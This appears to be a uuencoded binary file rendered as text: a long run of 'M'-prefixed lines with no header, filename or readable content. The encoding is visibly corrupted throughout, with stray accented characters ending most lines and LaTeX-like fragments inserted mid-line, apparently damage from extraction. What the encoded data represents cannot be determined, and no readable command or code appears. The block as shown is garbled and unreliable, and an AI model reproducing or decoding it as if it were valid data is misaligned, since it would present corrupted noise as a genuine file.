M=A--\$::ENY#C_,0ID?[&U?0GX/M<[[I(E[@@FVR*K+0E[/682.-A.^H^\$"%:Đ MLS#D;;?X-ZN@U&>J,.OA#S=[;=S6O<')M:\$21?TI38Y)PP>-<BC<:8_!@I)/Ð M004GMAZ2&4_@#*LXUXK'`<@_6P^IOL8X.Y57UY(9_Y2M];I8W-I4^R3.%.I"Đ ME!^D,AMI'/XCU<83W;I3Z:XVP3X8A^7`U)9DVC<3;/0+)TW]^<M#5+@N3/>+D M/N>66]>?JFJ,-&S2@1GD5-YC\7+D]1*HS(#^@X9[03J7___+2ZA4MEXB#H9QGD MCD&G=4/K(WQL>O.W+/LV28(2_??(FT4U=H1'@PQZ[^<N:G^TU)2!G0@1!@B8Đ MR[9N^95NF=!`8*DJ4@YB #%A=9KQ!HMKUMI>H^]5?:\\$(4J)3I85F\$%OBP!&Đ MFFQN*@X\$411%^/#J+T\:JW@L`);Z]\$_>T\$ZY_J79\$X:V/#]>C'E3"4L6^FA(Đ M&2?*^<NP!R:4:W^*L56]N.&SNETA=U<_F\<:ZQPGEZ\'IBIH;)G=.*BIA<*ZD M>QN5B=7.>XM^Q)>W1//0!UHJ=&BZE/O`N#54Q!*\$(A;ESIA#J+AB".XI`WT-Đ M.O_E*,8K6SL2,+87"*'E]K^?6EEQ"Z/OF%5ZWG7N<1);!:="C-5H\FE6W9J!Đ ME#IRCN^"\$+++RJ98&R5]+-T(Z0:L,^N1%B*2KS=XM;]8AI;1#*KD8+T!,L8JÐ $M][T5=<\ZU!0-K*@L-NY`G_&B.'9ZAA/*5R)A'^==;FO$\X_U6//<:@^^5T1>Đ$ M[([HF/#47M\-6TI=9_2B"`BWL!V5'1=JWHP[@56SWV=1X8"C_7]LTTOAY6^9Đ MS83%7\?`Y*Q[K%[/!OX]\297#*_41UBL#`F1EL8VVYMO`<5(^@-?B5O_4#`QĐ $M3^{-}= 19^{1}NFI$D1', C79; 1"6M[='NE\M#>44X.=XWW55<J105XG%4$/Q=/.QWD$ $M"'Z^J@RK(82JAW++W<-A^!,P-NYS'"D5#E4N$N?;V1&YEL]YLT^5$(B-2J>D$ MOL%%3P=LRV)IQ6R77V!Y+%)NM6\$X%78LF%?87,1\C1?;3GR8`_)G7@B<^>C3D MU?X=8MGG(:CSDVTB#!S,,(!JL;_7V:R?P8T'WY,\O4-F05R9@/CR:I3KF_G-D MB9KIDJQ^0'+K8UH`X^,,7A9\RYI2\$#YP2L^S&76^^"+&JPB1CPSTTBH>UG3[Đ M<^:GO@I2,:(__2.I^F,`8^=DIE*-&./HO%I5G]V%H2!W=%-:*MT0;-0-ZPMAĐ M66[%9HJ)FR8.)F2F5?DR<YKD"#C%LO.A%"]@WI-]=+3\^?F%`C_JJ#".*P2]Ð $M\&-2OGX0A^{-}=R*GF57GAI[*WN-3,K]:DV=];I\XUPIZNJQC$MN/XT8$G<4>"YD$ MFNXQ\:'TIGT,/%_S5:0"(1G[,*'ZKF`W>&0QQWQ.TZ&J6C/?MV7/P>2A!>0:Đ M;,3Y=ROYG70\`Q0\20<T_[>B<V\LISKL:T[):TN!)M^31."!N&`3\$<?`6!;HD M%)7X-C87]*J82A5***M945=%>ZR'7`;=+J)N(MH<?E1NMO0&S39>`#XU1W0#Đ MOJQUXU;@8\72/YH\;J;M;/HU+LPQ)4AN&C__2Z-RMWJXKD3.5/O&^8<LGYMEĐ M/Z]C2'MH')50G%D];.^?H5*89?XS*\7E")B572X(=#EE!)K?+'MF^8\XF)QRÐ M2[T8PISW=+,Z+TZ<C]36:PR:S-H?KH.#%9ZNWKJ'H\$_W]F;2)5#SP1\(H"IWD M6(FKS]K!-^5/@>:K%%3?;5Z?,W7U-8OXG<>"%/EJ%*2)___A85M7<IC7/?1RCD MRO,9-HPS\$\H:@NV6YKT<DY7XFULW>H,=@O[!GKG;U"R,,?`NT;;"7">8]!07Đ M_V1CHN"(9ACXME_0.)/]<,DSQW^-N+L9B_1MG6K?)*GF/10@IW6HDCZ*K5MVĐ M, '[1%U>F5,.N)P2V!09F3EF5`]BN.?D3<<G4=M'B1(5(M7F*\$FS>6/R`XU,5D MY^Q_(QLCV'2!Q6Z(FG_D)/XQ_-=*D\$/P81T:MH?BU&79)Y3_Z33-T"^IU?XPĐ MIO1K%U]I/+_#?E+B7T>P;_65D)XS\,>XI*N@]'42'GDKB;>B[\$]-/*L+B!6MĐ M]8K::!T--`F%`V)H:@4XE1L@_&&?1ECPN)H3N&L'ZC2P7\$NI'<E!MCA4N>_EÐ M!):\$A/"NE),X-[R7IL:\O&:SJ%MT.,(96"NXU]/@':OGR,!Z)1S9/AA"W6AVÐ MWMLVD6Y4L[@%_Q>E&O`'UPY2?^#[L57Z+`20I3IH9P@I!G2^X:`8/C*^\</RĐ M > .G9 $EC^{//} > R : A1T5[> # "U_8E1G < ! $3L48Y], & ; 1J(^@NEIQ.I-7UJ.6/Q_-Ð)$ MMD; NZGM[[?L.`?\$_*K)<#Q); FQ??ML9?U7YOM)I#:\$PX*Q0=N3@G'NFR'^E.Đ M36DPC%GN!_`/W3JP<<!.'RE%M!W7>>K6(BE!EN;3MV=J<Y/Z0XQ<J[HR6,>'Đ MA!9%^@N(?@!XWH31NY?=S<I@__F)2+C%Y'%;9<A-FXV,MM)YA,;Z_\$NILMF-D M79C.:5#@"6F3P\T",II,:LFS*;)23>JOX:BBD0IB/0C^'90-&C>K7PI^YY*)D M8]O-B'N&>8,/IIC1QT])U23W+]8\$%@H[:V=_WQGB#)I.Z[S4<\]@E)'`4HGQĐ M3V\$VRTOP9YP#P\$>TYC3MZZ1Z29=1M:M(??A\$=)EG,0_&S038%#0!@#EC[SBND MV&?!!?P%39)H(S[G9PG8]U2VV6&C_U0:DDJ??*L1-?++S\]H?+&<JYFD;1#:Đ MO`D.Z)O.]::&ZMEY@`MO6N3YC@61I^^9?(48Z5ZCZ_B?O!&AK%?@.\[A.#L9Đ M3HX!5(?0STR*;SH?9,ZRZ].BC71L8FQ)IQKA39_%KZZCN6##\ZQ0XZ7MEG[TD M=_[DGZY-TT(H0450\%JL-O``[TD5P/:<CT#TFEY2*VV#-LL"0UV>F?>/D:\$PÐ MYWK3'H`B-&E_VCSR8Q!*K&;\'#R-3J92_CCU"Q\NZ`=JR6M`6*_)#^6IWE"FĐ MQM=Y6OT[/]^;XN6_LB)(A&L2HTWI\$9>E>7OTL'R7\$N5\$IXFY;&'W?-W<.25)Đ M#W#L/O ;*A>3<OS.U85;. SCO%6Y=J7'F"\N!5K6LAC*6EZ/9RJBLS!I6"!Đ $M\setminus 0T^2]$ [5\"2W;3F>94YK?\OK;]R%DR)9#P@3*9,<M?>;=5WC\/ 4!*)L?;2\tilde{D} M(?X1&;^?9XE6[;/#H5D"2CV=MPWY/M13OXF6;K,P_K/T+_%>=!S2/??%4-A]D M]+U1:R^X*`*/KCYN::H!SO`\YQQ\X6#5W]8/HJXS"SP8>E&QZ!AU]'LT<Y^2Ð MD_*88GI`S0?5+%7?JD, #Z\EV_R0\$W:(,M,MG[2GA"%IUOZKI:T>=6>,Y.\]TĐ M>%:E>!P5TDY'"XA'H`]9#081B-?'=<RU?P.4)E@I\'XW?JY-@YL\W0M/GM8MĐ M%TRI>NN\W,_-KMYTOJ`X/=W/(+OI[G1@=ZD+K7,-:]AD:;;NS!D+Z>:NB*?8Đ M2E[<VVP<GGQ6MW/)+-YT'D@+CJG5:');#;+C[(ZG'^WPRCH!=5)83=/K>?6FD

M8RXGJ(_"BXN^`S8K6`6H)]=NT+`GOBCOW15&R*=K]LKA(%FEGPL>SO&"CU>?Đ M1[VCX=,ENL:6GIR-4K=IP7?Y,-;.F_;3%@[C,PFJA![1MU/SEEMC7=(50?PAD MLM+WIZ?Z\$'@,6N3S\=++R6'/M.A6O8:C4_'+ZL/JC8.Q`?WN#,/-!-Y+EO]<D MZZH]`MOU)X#4CGZ+!%I:84CEPZ?4TG"'^@&&[6H_++YVAXO2^AHMMOT_YI]EĐ MN6M`EWB<F^LTRS_U?SEO!_V1LK_?S@>IH4@:7*N@]!53+<AE6*(?UR`V)IDNĐ M^\$Q#F&5XK\G&"E['P5];0\$<USSR10'*0&H"MY!0HD&X0>6+UBG\[3=0JFI_MD MD`)-18]+G'X"M#XET5MS S?XL?3R!XU,?8 Ê.01P!51\$J6")IZ"%HN=GĐ $M < K 'E$A' + M@, .R3C3 >> 0 = DGUE \\ (WZO + < G0F) SIG - @55$2T > 7&JJU \\ #; $ A10D$ MK2@:T%E(-DS39YCN;4L&_09/`";S1;A+<PI>X9S4[^\$AFX<76E:CV!7H%MN;D MS^V-2\8`T8`!5_:]!;[`<%W86PS*#%7]^K4(XL7F?:&B&N*R`_9\$C,'>_J&Đ $\label{local_moam_local} \mbox{MO&AM\#L.+9CAO-U0?} \mbox{\#F}\local_{L/32J}\arrowvert_{AG?}; \box{\box{$^{\prime}$UB}$} \mbox{$2I+M/]Q/27+>Q>$$; \box{\box{$!$YX5}$} \mbox{$!$D} \mbox{\box{$!$}} \mbox{$!$} \mbox{\box{$!$}} \mbox{\box{\box{$!$}} \mbox{\box{$!$}} \mbox{\box{$!$}} \mbox{\box{$!$}} \mbox{\box{$!$}} \mbox{\box{$!$}} \mbox{\box{$!$}} \mbox{\box{\box{$!$}} \mbox{\box{$!$}} \mbox{\box{\box{$!$}} \mbox{\box{$!$}} \mbox{\box{$!$}} \mbox{\box{$!$}} \mbox{\box{\box{$!$}} \mbox{\box{\box{\box{$!$}} \mbox$ MAG:N5"SY\$0-Z_JW+"XS"\$KO,[HE[>D!3JS&J\$*8>P(R`,,!U?PF@UIX^1L:EĐ M; SMF! A6-V5`8EGI8: 1WGY_9=Y4WH2K50) IPCE(DZQ[B(@H]O/A[HF<(XA/`\Đ M/>[GPX:+]@%P@*F=1M-BGX]9O(R4QXC\$7ZR'\&)'[@MJED]KX"98'[GF/_I*Đ $M^{+}]+A/, (YJ8K;U+'@51*GH=21:V^]J^{G})F^{W}!F!F_[N^{L}6`VG=&_^{9}K^{G}T^{2}6D]$ MX"20[TQS0\Q-SD?=QV;IIW_!XVT*:*STJ?IK#JN[A:8@RGUMVNZ7"4&7LBA(Đ M,W3^,1?\RS%0U\!;96F:5'&)"]:%)+NQ\$)2'RCC+R:MS9M>EJP%OW24]%W]ID MSK['3;=#3+UB7]P+ZK,(;>C&_(HE!+>/\XO;_UJ(<T96`BP`-.]O:,L8HG?6Đ M@&?3S./2Q7^0`U#,:6BF2QKUJ))'1_46QP5;A-O4[3JSZ-QLC'0+<+)))?0#D $\label{eq:mwdl} \verb|M"/!^DL_^*| = :I@P:T=1^=:A\#MW=D\#O<0]:V?5C":)^*F>]MIJ>O\#(R@GS\$D) = :I@P:T=1^=:A\#MW=D\#O<0]:V?5C":)^*F>]MIJ>O\#(R@GS\$D) = :I@P:T=1^=:A\#MW=D\#O<0]:V?5C":)^*F>]MIJ>O\#(R@GS\$D) = :I@P:T=1^=:A\#MW=D\#O<0]:V?5C":)^*F>]MIJ>O\#(R@GS\$D) = :I@P:T=1^=:A\#MW=D\#O<0]:V?5C":)^*F>]MIJ>O\#(R@GS\$D) = :I@P:T=1^=:A\#MW=D\#O<0]:V?5C":)^*F>]MIJ>O#(R@GS\$D) = :I@P:T=1^=:A\#MW=D\#O<0]:V?5C":)^*F>]MIJ>O#(R@GS\$D) = :I@P:T=1^=:A#MW=D#O<0]:V?5C":)^*F>]MIJ>O#(R@GS\$D) = :I@P:T=1^=:A#MW=D#O<0]:V?5C":V?5C'$ M#.`F34\W05%;;(CB)_QAO.,6=1Y2W0ZQ)/^38U\-'N7QFX@AY@THAVM4&7FWĐ MZ2IXV\,:A\%*"[6RH-AD@AOY4\BTGNFH1J(SJ4XS5FTZ\$Z\';#-#,W)"S:A(Đ M9O+[-Z*3UW";!K8324Y"TM'45Y^.,?+BXG4-+5.+<*3HO15IG+@IY`V3'A*7Đ M`X+NI5\LLI"4.:95AO!)TDSOM<`((!MO:6.Y)&^=[N7G"90D7D;\&['3Z,%-Ð MH4&1LM,RLIO/'K*&;.DRXHVG+@K;M\$`-Y)O>5-"XV=16"/V8)E1HS@I;."1VĐ $M43\%+-R)'RX[J^BN_'/$=2L+2:Q;ZO6,C@4N2W^]>R)#F;J,&^RZ(6^ZO7D)$ M-_M,>\$II*XT9E(D&Y\$^V8A/28('^`?DXG*-_)\$-<?6,_5)WXT*^QCM)\SO4DĐ MJ;WATFM3KBCALO:WG!'7B`7RVQ2:6+3;:1@6?Z:LXN!E=:DVXKII_YS5.+_[Đ M5<,9/*24QD72C8SDVAY0QFA%7X@Z_5/RU2'RX8-T"GL9SCI'B[D`T"5JE0*KĐ MYJU/ETNA,^<97!?<")_:I-;16,YW:1(]7;Y8>349'"936]*'CE6E2J53^656Đ MOE=C@56\ZD<6[O4\LPR0'@>`+D,@;F71Z+[GA?;8.09M\$W6WP;ILF;ML]C@PĐ $M1RO+<S3=XK32M)AJ/XB*"+!6-.&'-CVXV<O".!A<,Z_:,-GCN<;NT=R7[EPÐ]$ MD.E=X5TG\$=H_U<B(@NMB2'G4_T3Z?A)Q^6Y^R_8<"RY)D"X4<7J+DJ810Q:1Đ M^X8.899F695<KE6YB+,5"UME>OI#OL1!MAVTT`4%!_8HQ3=(KKD8T8\$=?[AĐ $\label{eq:mvt1^CK.R1;5D',Z')V@OY+B'NLJMK%[S,7S'OAS$V?=86G[:DN[X"T@U^<\4D]]} DN[X"T@U^<\4D] DN[$ M#(:+RF4=><XJN.]RCS?\MEEE!/I]>IV/0W>M1*=A@L8=<&CCT;/WB'Q8QFAHD M>@:CLP&O=]PX6O-?DKYYH4@DOEGW=/:):]TOC.FYAT E!(=`V]@>WO(E^DQXĐ MN2L0KG]Z`.H!B\UX8&9.D^2F\2%6%\75CVDAOVLXM:N-?\\$010KR,WZ=KEY4Đ M>7/,?H\$ C#^LG3KAT^--D;B4I>(TLV9%4OS\$:>A#5L`;G"(,FYON5T[CVO68Đ $MV+4Y=`-=CAG5I;J"\\0X3V$&US($Z*,&>Q:JQMQ8S@5KV/KM29W`')E?1Y8"&D$ M'4[FE`VI`5JY>*)N6V53:2A)UWCJDXCCGUGDD<=J'*&]/5UD:.+,H \#Y8(OĐ M\$5W2UOAN_)%;U3:MSEPJ;5)`:785("NR5?-"1X!N90-YQ=>>D-[PIK8[G\$R%Đ ${\tt MQBS:SKL1GN2DVRQSRU5[\&(5SVX'\@\$:AZTVB_WE,KO-UB"2_MYGX\$NJ9DA<D}$ MD"!=A5Y35PX//AGT.6+MI6IDH/E+T`65B??+4]AI:U/'527R4F!LNNW?^:7`Đ M'W*#/I4\$ML/[,#?8.3X65@56(PM/NA2M#YJ\$!2U.+`^=4JR;*9;%D%&TE9:6Đ $\texttt{MEL4ZV74\$THQJA\&R](_`OV,K^*,3R+[W-\&H-;:\#DB>:S8?-GI[/D9DC\#K\#HVF4D])} = \texttt{MEL4ZV74\$THQJA\&R](_`OV,K^*,3R+[W-\&H-;:\#DB>:S8?-GI[/D9DC\#K\#HVF4D])} = \texttt{MEL4ZV74\$THQJA&R](_`OV,K^*,3R+[W-\&H-;:\#DB>:S8?-GI[/D9DC\#K\#HVF4D])} = \texttt{MEL4ZV74\$THQJA&R](_`OV,K^*,3R+[W-\&H-;:\#DB>:S8?-GI[/D9DC\#K\#HVF4D])} = \texttt{MEL4ZV74\$THQJA&R](_`OV,K^*,3R+[W-\&H-;:\#DB>:S8?-GI[/D9DC\#K\#HVF4D])} = \texttt{MEL4ZV74\$THQJA&R](_`OV,K^*,3R+[W-\&H-;:\#DB>:S8?-GI[/D9DC\#K\#HVF4D])} = \texttt{MEL4ZV74\$THQJA&R](_`OV,K^*,3R+[W-\&H-;:\#DB>:S8?-GI[/D9DC\#K\#HVF4D])} = \texttt{MEL4ZV74\$THQJA&R](_`OV,K^*,3R+[W-\&H-;:\#DB>:S8?-GI[/D9DC\#K\#HVF4D])} = \texttt{MEL4ZV74\$THQJA&R}(_`OV,K^*,3R+[W-\&H-;:\#DB>:S8?-GI[/D9DC\#K\#HVF4D])} = \texttt{MEL4ZV74\$THQJA&R}(_`OV,K^*,3R+[W-\&H-;:\#DB>:S8?-GI[/D9DC\#K\#HVF4D])} = \texttt{MEL4ZV74\$THQJA&R}(_`OV,K^*,3R+[W-\&H-;:\#DB-;*MAR])} = \texttt{MEL4ZV74\$THQJA&R}(_`OV,K^*,3R+[W-\&H-;*MAR])} = \texttt{MEL4ZV74\$THQJA&R}(_`OV,K^*,3R+[W-\&H-;*MAR])} = \texttt{MEL4ZV74\$THQJA&R}(_`OV,K^*,3R+[W-\&H-;*MAR])} = \texttt{MEL4ZV74\$THQJA}(_`OV,K^*,3R+[W-\&H-;*MAR])} = \texttt{MEL4ZV74} = \texttt{MEL4ZV$ MRU?, &9W):G"%OOT-)[<%R`\$3`(]K3:?OAP/5X!)48:QELHY;\$MA'O!;AC@,NĐ M]#Y`,BC7R*7`>R;,-7)88BU2(2(W9AILR!I5%.50!1P#CXQ=8H2<)J4UJS9/Ð MJ,PL`_>7JKX"^V67___`\$'L1\$FWB5VXP,6'<^Y3CK27OV2](::1Z=O1;?]`T[Ð $M;HA^ZKT/D:TY#7Z)0#:]>,?YGY2_&&-@VS@\B^U']U)NWUTAO3L5`&I%#]=-D$ MG787^.YH%15X@9=;R&TB</-<Q[4GF-75,0<7'=B5F+;'[MX'A8T ^0V&:;[YĐ MQCX)1-#VNCR2-06<<\)?=4Y"9VPDMM[W#K:-/*TU!+O\S3N3O7G<D Z[^**\SĐ ML[UOQ2?&QJ;]D9EG6H1=7>TEQV]6T\ZILDY6AM!/<VY6-^#=?;(+()8U+V5&Đ M8%"T8AV!^X[6[Y;A9M\B8=\$]3\$BA\$ADXH&1BK:<8Q6?'O??; [<,-R[.+?N;Đ MK]\.+:KHKZFKCGIOMS(&_/K80K=ZRTQW".BTW~4Q<(>;KCF3I<CG*FMF>O%5D MC/_/&(<H>YGR0?P8%LY"200JU2^EA<;DP8%-3A*L-PBMPA*_Z(>%!&?7K*:UÐ MO:JV:)F3AQ735EUB?4,"Y51L*T_/8B12'&RWI85\WLDS.561./@`E\$>+%OAFÐ $\label{eq:md+/b} $$ MD+/B,E912XB]SK9('NR+Q@Z;Y9MZX_H`I>(=5EW\#8;FC$C&6"!^]_59`^7+D ABARANA AB$ MWVC`0]1Z3D4VOA(UB!JRS\$%?9G;-2[C>1C5MJ?9'=.;0\$84YC&1J:4N5IG)^Đ M\$?V&9FA19!6RV!L*%96%SFF'<*/V,#>2Q71[]1+";OG5K:67E!ULH!+:VLDXĐ

M/^2",#&1*+-DE/-RNV\`:.[I\$R6[ZP5/7J^Q3)M,J%A1K\$Q)#P3SIFPLHO&9Đ M%\$P-[.Q:@<R\H..O>E39_([A85B,5%HJ1WOLO.!QB1^0\$W5C1_]:9[K[ES3PĐ MSU, A8?A7<IY=EBVR.Z]0#AHM#GEE, F`=6F*7;H:0@1Z-0\E\N,-6W]_*O&\$#D M!>F>[9:GZR4<#W/USU1^,Q%]H*\,*!H1N@9]A`"?,VRT>Y)P?&XWRYI"NC\$UĐ MPQ]+VXN*TN.TFZ[MEU;5T^AM@S(8",Q%3%XLCGC`24!?7RCV#P7429@,JT.*Đ M3>DKVQ1N`-+%B"F>HG2W'Z"XLQ#HB&YH]E=.SISXP[OH!6+?IB]C8ALKYA\.Đ MOJE,Z%0:0LRHGXVS`C: C>!G5<`IO\$<H%\89!E#69RI'[IW<"XPZ('#SPI/&Đ M\$4&L@&4:A_JD?4(B`K4H'\$IEZLV(I__N<A-V5\$J*P+#<*9_CE_&=`YML:U.4Đ M+%]^%Z"4QR:2<(\$:'\$7%265EN4V+T`*WBY06%Z(_BSDN,@)_XFL^TS-^0;\D $M[F^{2RBBY}?*[.>$3,EIQ;%6;_;N_.W2XW<A*B%&>^^,\^P3QT/B.,6.[?9)D$ MM^QSH&\$8R0?_WEE]",R-6_%;\$B31I_)B9UG>&?.O@K\$*1TG:K8,!M=M7R"JOĐ M(!`\$I)Y'*:<+4X(Y]E]-T;=_G]^4?KEP=_O6OM#^1',ZT0`@ENIF%E0<_`8/Ð MS4G%6A<R^(96VCCN=#];)R`QWS>/N3!.OA6`[J);#`.4!>AZ4I;+5R?O]C";Đ MLU09-BR#5UDYZ, '2LCQCV[`*U^\$\$D)Z=<H)AQXB508LMO@_JP^FJ/YU'WN-EĐ $M<'1<06'73VGD[.L/+.GW3]$$-]5T]S5Q73926Q1('!"!Z9\@8\XZ/8*2.R=[Đ]$ M?M,&\$:&5E*'KXL`0S3#P+D_;.NA&"1X&^AG*"U=&?=TLX(-ZY,ZCPKV=B;.Đ MO];OY?9[\$%\[X@Z>+486T3W5@+.CGXJ>NSLD_;4J!'L#4-*_,F@K\P8!ZU=QĐ MLHXP\$48E/<!34Q8!FHZS;SS7(VE2]J@`0]=>K&/5F`EBOBP`#05>K-FJ&7;2Đ M.H">)%A%)@D.XH+!BX=2]V5ZP]X9BLN:,K88EI,G\"9\A';=FH]NY@/\$PSU1Đ MRG_'SG\ZO(U707C<MR@Y35V:5*<WNB^_/*\YH_H]+1^7RGY\$[[B^>JF]_6P:D M<*KU/NJ)LA7Z:GAK^-UC/#9@2&YP^8"B?7763\@K[ZG"AA*KTFC.U;1VHX<(Đ $MLAJR$S5$!R#*I@!(.0^*;V9BE;<[A(+]4]K-5-L"9)Q/OPQ38R^]0F2.N7S-D$ $\texttt{M} \] \texttt{;5@^8"-+J>?} \\ \texttt{1*} (\texttt{0POH88A} [\texttt{Q84R,E.N"\$82} \\ \texttt{R[*_:KG2FB\#W'OTD04ID}] \\ \texttt{N} \] \\ \texttt{N}$ M4O*=+DJKJKYBM;&LR&\:3"Y?_5T\P[EH!GMSB&?QM]+&*"*H720N,E03H`)[Đ $MJ = KD, J9[)@5?@P45)3#), SO-&\,[4E\A--T$6Z(8T\^RM3P<GC*SH^]&IIZD$ M.VJ];(F0;(<K0YX09BZU2!NQC^HU<I==[T`1=\$*9U:Z^-E(]I/L:N2M'LY6>Đ M]#^MO1CMK5Z6""\8(BGZ3JZ7]Q"(]V2*I+@D&<[I?RL2A`Q]_HX\SBXA74ISĐ MF_41YVL9S]:141@:%Z72+PVM.[L&O9!`V,/M7^E?;_@3FH,?FO`.SH[_(O/6Đ M7M10?B4\$]],\$+Y^G:C70R#/"6*).2FU8\LG.V5R[K3G31T<\IR-@^XG^C'Z2Đ M6AF>>T?C7QN[D#TK5(F\$WKM#N;M\$401[E'%-#D\$WXC.RUAK`J)PX=!&B;NQ\$Đ M"ATKYRQJ5+^YZ_,.,:\$FW>!#X\-]A@"T8=FG\$0&)_U]\$0![E:SJ?S%?3,M)LD $M0=Z.2\#(F1+EJ\#!6XM=@-[^VD^;-%WF.(^,5E+W*A7-6]-,>GBI2E@923)A4/D$ MDNC5*\/.0Y1E5U#KD#(R@>Y3"8CP<LPO.?C9\791\?L\$KG:&^P79R`Q+M,@7Đ MS@&`#^27%3*(LWF\$1AY+D-3=ZC7JYYH[?;@@_MB0.9.=P&"X9?ED?QXW`O4ZĐ MM; VPU[C\$C=,AD=2:LVR^3+;ZKV0?#W:.^&=D).18U.IK")#MSZG5)!K67R(5Đ MD8_0#^7@'ST6H2E,\C@+]::+MK!6IQ4_OI^D2^:9<?PQ(F"_YN;U^SJ?`7/WĐ M`S.82N)J1IUU\QW60#C\L]Y?<%+/1]?@G][+:/7J[)._SCY&*_26H.`/VS!,Ð M#\"7R1X:,C+*F\4@7\UX:F30OF:`'5N`[)#QJ,XN%JL40\K7S"A+&7)N9%_?Ð M?3/<1?:61*0+^#4U@[_#M;,4`8!E&0!8D4\$UW][2E"D`9K@QK\NERSMF.._SĐ M60?@;5FPPALDIB^V3,PGWI;%9&J?Y-@R3A38%VZW>.GGJ%O*SK2Z@R[XIP0JD M]\$%M+5#,LR1!96HSVT=G'A@KC87)L\"%'CE8F*<B=O!&?``/4307@R%80[2)D MPD#G5A=9,@:4Y6Z_)#RH6(12@\$W_L[-@:5NHRN"(.G:%=DI,X"(2!SWW/I7_Đ $\label{eq:mu:-2,..!} \texttt{MU:-2,..!} \texttt{[P92-21"} = \3<XFB+":<ES%P2B,HX]S]QMRQ:&9[%01:FYC@@/P$6D]$ MSIP%H\$:>KP>P8WP_V<D'-^7D!?-H5+""QUI1QVN[S"L`Q-2BRY853=:._34?Đ M!]%%>K3(QT'X48!3B\$<_[T!X8/6E09%8Y!Y:F>N.E@ZE<7W@TE:5NBML7V\$YĐ $M\ , \#=<\)$ S2@!('>X<6,FC>,0#F7&_O'3R'79BBUK@&-Y*33V.MRTI/HB.ZI[:=Đ MFCYQJZ(ZKMI">,8*NX,XIH5YL=^B47(;53GT*!Y.6`^:JW9U3'IVR<6C2O?\D M]%U[>![H6XBG,>`2Z7#<+G:W9'1*PO!J75E:NR>MHS(,@1FA^`#1BH)ZKVV&Đ MI-BQ)/F-^_L_TG7Y%*NJ)AU[OG6?*HEKA%UC<^LZ*4"8%\$L^`W!V\4]?3Q\8D $\label{eq:mosc} $$MO]S/L8L?0K+<]9>($7!T6`]>:Y,`[PQF$H0RIU:0&X7?+B!>\G9+UN/V$Q-D. $$Q_{-D}$.$ $\texttt{M69,/G8J.^8:G^+8LBS9\$T>AQ->X+,@_9:N?DW5V6$K<961@!C`H`6\#(,\[]/D) }$ M,GEL.#80-M(W>@W5XY6)6/H%EVYMX)NEW&5N.,8PS<V123F1N`T,II"[W#(`Đ M==&UG@&U`5`H*;,@QUC?:N^^PD!,QU>#3DV&3W4.<UX-LGSW/<FO.9?PP[AYD MS8'OXL5=PW1MM"@Y!NDY`-_YL%WLG.R:ASYZ\$9JT74@Z"[.H?W:\$.Q"S8?I_Ð MTU6+'=(#M4>.>9RM!XE+``3A,MBM2MQPQ#UU/GD3&Z&@&DO7Z%"*W+___F#`?Đ MXB8#>&!<&/07FKW9[\!"Y9VF8MJS`1&F\ABP]QWJ.ZZ36'QT9^7LIS&7SPD8D M/*? & @ C) \$; F-\:+.(7UE1EQ\:[3G/IEF5M).N\$E'(^Z7=DYB/)!9; 6R[O\TD $\texttt{M>W<MG)B.F-<1\#R]7)BOF?+911=:Z!4\\ \\ \texttt{MXD$>H81&32)^8Q5TW>8[A9:37BD) }$ MD+_IAOXMV,G[ZB_\3D`3\$37?AZ4U<T[SVG-&68LB2&=0YDIWP#D_FM4>'\$&^Đ M08]AN@**++]^PKA>`**."=2B@;3YC%VB<H2=XX__C?2I74:0YF;8Q&X/ZM_TĐ

M"7=H[ZA,7-@4D3OO]=-Z+0*QGQYZB!*6WO4PIQG:TK/P["8[JCH1BA]1)!EDDM8:SZC!+^&#',%;KASR/TQBIAL\$CVT>\?I)8/YCT5Z",;6L\$37ZR]>Y7E[D,+Đ MVSUS.G6+2JT85JJS'IFF7G8ZL;6WE`2>A;7F?3=:M^=6L^^HION^&\K[<3*CĐ $MUR8#(%O^{:}; >: MK+]_EQ/4+Z_IS+M6'.\'EQ[KE]J;BQ'G#[4707>]LF!Y@?Ð$ M,WRQ.]84]K:6F__O.&U>"O_.[IC!8<?=#,]2R%#5200D=Z6S:2#':U`4265BD MS&@:F'2</Y'CLGR`)*(SV.:&W[[WG@PG6NE.D/K]G./TD=^TNP!K\$;T5>V4NĐ MANLC(0TD7G1A&2\.3=EZ6&5A:"D.V*:(W;\5;^#,^1D2M?<?WQH<W[E>Z]D<Đ MKCO_'LF@!F0'=_DZ/2UJ>:V_SY`HM>.YWNF2&&,;HC01<F=(W7'.&]"+,/I^Đ M2M9Y^ZTW&G7:F08*=EG;4TTN"Q]@_M_."2BX7B2PQ)\$]?N>-15J1K,S[TX7UÐ MCQ#![[O&\$W-6NR+9MS=*/#Z58/PQ'6T6()LYI4OT`..O#U2HH03B?"WU4CH(Đ M4UA.3SPOM#>^*:H2)9QWG90SO*#7Y+E^,5T''8GY%?B%/_QC9Y:&R%HKX6N*D M0Y*P4&P33F6R0:X8-'9@9MJ^8`9\$CK/-+5=\$'L*N(F179Q6_77EV<N<.!N2D $M96/N!RN[.'[[1([U-OJTJ+/4;N*`S$>JN:T!Z(TN7OD&((84=N.C5\I"^\ZJÐ))])]$ M\@U40V33S?^.D!<^JM("_*8B>J4IWOYW9%#@4Z&/9DN5*5PEWC/NKS&`=)^ID MUU.=)M=(;E:*#K'<JG=O.C9MD6,H8>2G#\EB5+\$I=9!5CB78+CK)-9.A-S3_Ð M>SLO'_-+.0\VC\16DZY_3XV/KTW+-]<R;5*C/8_ILJ@T*XT4?E+J6S6^'VX-Đ M9,3:X59/E<.J+S]M%V=CT=VWMIT8^>5FNH%?BGF-'DNOOV\$1@9W)X>""4DA]Đ MC'8-BO\$B':GOPAA-R_EP/A[P<NTOUC@*&>^P<2?,L9RZ*7N=X^(HIEA=%1*'D M#OUZW!8QKS&+8LG>(Z?JIA4EV;6+DXCJ\$O%<EX],.N)X@F)EJQ:.VV4`N+P2D M<NI_J,/6-B6Z</EU+`K^H*.^RD>1.7.U?^R+YI\/&,T46CJ.']L;SG"F#^6;D $MJL\&[UY@; $6K,^7N\>TAFWJ!.E_5GO+,_=(D/\,W*=(8E>&11SUI<:C35NSTTD)]$ MRDSN*,]*NM[P,FB7UW]*U?3F7)R*%XF!"CK#5N:3"0%89_G;]R3S/LE_Q&KNĐ $M,W<Z$$!\0*""?Z?:_?B).<N:^\Y]XQO9;SQ417N+F/)X&W\<$?K7`)O#/RFOÐ$ MP%14(N`,:!/IXXJ^'4Y-1W[GE"-F5B7F?P7[3<-!#Y\$JOUJ<__L*#KJ\\/7CĐ MU9F(YY^/;_D^&U]NDBWU\$8+55%7;838PDAAWJRRYTK@G"313UCLT:"%@J^67D 